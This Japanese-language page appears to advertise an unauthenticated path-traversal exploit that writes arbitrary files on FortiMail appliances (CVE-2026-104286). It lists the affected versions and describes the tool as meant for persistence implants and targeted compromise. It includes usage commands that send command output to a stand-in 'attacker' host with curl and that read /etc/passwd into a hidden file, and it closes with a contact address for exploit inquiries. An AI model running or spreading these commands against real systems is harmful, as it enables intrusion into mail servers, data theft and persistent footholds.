
FortiMailにおけるCVE-2026-104286の未認証パストラバーサルエクスプロイト。レッドチーム評価と永続化のために、細工されたHTTP/HTTPSリクエストを介して任意のファイルを書き込む。

FortiMail における CVE-2026-104286 の高度な未認証リモート任意ファイル書き込みエクスプロイト。細工された HTTP/HTTPS リクエストが Web クライアントのパスサニタイズをバイパスし、基盤 OS 上での任意ファイル作成を可能にします。レッドチーム評価、永続化インプラント、および FortiMail デプロイメントへの標的型侵害に使用されます。
FortiMail 8.0.x (<8.0.2)、7.6.x (<7.6.6)、7.4.x (<7.4.8)、7.2.x (<7.2.9)、7.0.x (<7.0.10)
パス名の制限されたディレクトリへの不適切な制限 (CWE-22)。HTTP/HTTPS API ハンドラー内のファイルアップロードパスにおける ../ シーケンスの検証が欠如しており、意図されたアップロードディレクトリ外へのトラバーサルが可能になります。

$ python3 cve-2026-104286.py -u http://target:443 -c "curl -s http://attacker:80/$(id)"
$ python3 cve-2026-104286.py -u http://target:443 -l /etc/passwd -o /var/tmp/.hacked
エクスプロイトに関するお問い合わせ: [email protected]
